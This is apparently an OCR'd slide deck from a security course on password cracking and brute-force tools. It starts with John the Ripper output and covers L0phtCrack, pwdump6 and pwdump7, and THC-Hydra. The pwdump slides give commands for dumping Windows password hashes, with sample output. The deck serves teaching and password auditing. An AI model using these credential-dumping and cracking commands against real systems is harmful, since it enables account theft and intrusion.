Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
To see less of these warnings, enable 'RelaxKPCWarningCheck' in john.conf
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:11:46  3/3 0g/s 580.1p/s 1152c/s 1152C/s mymyri..mueezo
0g 0:00:11:47  3/3 0g/s 580.2p/s 1152c/s 1152C/s mcne03..mcno00
0g 0:00:12:02  3/3 0g/s 580.0p/s 1152c/s 1152C/s bugayz..bugik1
```


LØPHTCRACK 7

Password Cracking and Brute-Force Tools : L0htcrack

- **L0phtCrack** is a **password auditing and recovery application** originally produced by Mudge from L0pht Heavy Industries.
- It is used to test password strength and sometimes to recover lost Microsoft Windows passwords, by using *dictionary*, *brute-force*, *hybrid attacks*, and *rainbow tables*.
- It was one of the crackers' tools of choice, although most use old versions because of its low price and high availability.
- Security experts from industry, government, and academia agree that weak passwords represent one of the ten most critical Internet security threats and are receiving more attention as a source of vulnerability, both on client desktop computers and in networks.
- L0phtCrack identifies and assesses password vulnerability over local machines and networks in a streamlined application, with built-in reports and remediation tools.

Pwdump

Password Cracking and Brute-Force Tools : Pwdump

- The original pwdump program was written by Jeremy Allison in 1997 to demonstrate how to extract password hashes from the Windows Registry.
- Pwdump2, by Todd Sabin, followed a year later; it expanded on the original program’s capabilities.
- Since then, other developers have created many versions of pwdump to keep up with various updates to Windows.
- But they all rely on extracting hashes from the Registry, SAM file, or the lsass.exe process’s memory space.
- The lsass.exe process handles the Local Security Subsystem Service; it’s essentially responsible for authentication, which is why its memory contains the system’s password hashes.

Password Cracking and Brute-Force Tools : Pwdump6

- The pwdump tools are simple to use.
- They require Administrator privileges, so you'll need to start the cmd.exe shell with Run As Administrator.
- The following example demonstrates pwdump6 on a 64-bit Windows system.
- The -x option is necessary to let pwdump6 know the target system is 64-bit. Otherwise, the process will hang without returning results.
- The -n option instructs pwdump6 to forego the search for password histories.
- The output may be passed to John the Ripper in order to start cracking hashes.
  - C:\pwdump6\PwDumpRelease> PwDump.exe -n -x localhost
    - Administrator:500:NO PASSWORD**********:NOPASSWORD**********:::
    - Arha:1007:NO PASSWORD**********:2C5F5597333BD214B5BEA2C01C591BC9:::
    - Ged:1006:NO PASSWORD**********:FB9C381BD729E7A93C14EBAFBA9B78DE:::
    - Guest:501:NO PASSWORD**********:NO PASSWORD**********:::
    - Completed.


Password Cracking and Brute-Force Tools : Pwdump7

- Pwdump7 is hardly any different from pwdump6 in terms of execution.
- Its command line options enable you to specify specific source files from which to extract hashes.
- It does not support remote access to a target.
  - C:\pwdump7> PwDump7.exe
    - Administrator:500:NO PASSWORD**********:31D6CFE0D16AE931B73C59D7E0C089C0:::
    - Guest:501:NO PASSWORD**********:31D6CFE0D16AE931B73C59D7E0C089C0:::
    - Ged:1006:NO PASSWORD**********:FB9C381BD729E7A93C14EBAFBA9B78DE:::
    - Arha:1007:NO PASSWORD**********:2C5F5597333BD214B5BEA2C01C591BC9:::


THC-Hydra

Password Cracking and Brute-Force Tools : THC-Hydra


- THC-Hydra (aka simply Hydra) easily surpasses most brute-force tools available on the Internet for two reasons: it is fast, and it targets authentication mechanisms for several dozen protocols.
- The Hacker's Choice web site (https://www.thc.org) contains many security tools, although some of them have not been maintained for several years.
- It also provides support for most popular operating systems like Windows, Linux, Free BSD, Solaris and OS X.
- Main features:
  - ❖ Ultrafast password cracking speed
  - ❖ Runs on multiple operating systems
  - ❖ Ability to launch parallel brute force cracking attacks
  - ❖ Module-based application allows you to add custom modules
  - ❖ Support for multiple protocols such as CVS, FTP, HTTP, HTTPS, HTTP-Proxy, IMAP, IRC, LDAP, MS-SQL, MySQL, etc.




Password Cracking and Brute-Force Tools : THC-Hydra




Password Cracking and Brute-Force Tools : THC-Hydra



Password Cracking and Brute-Force Tools : THC-Hydra



Password Cracking and Brute-Force Tools : THC-Hydra



Password Cracking and Brute-Force Tools : THC-Hydra

THANK YOU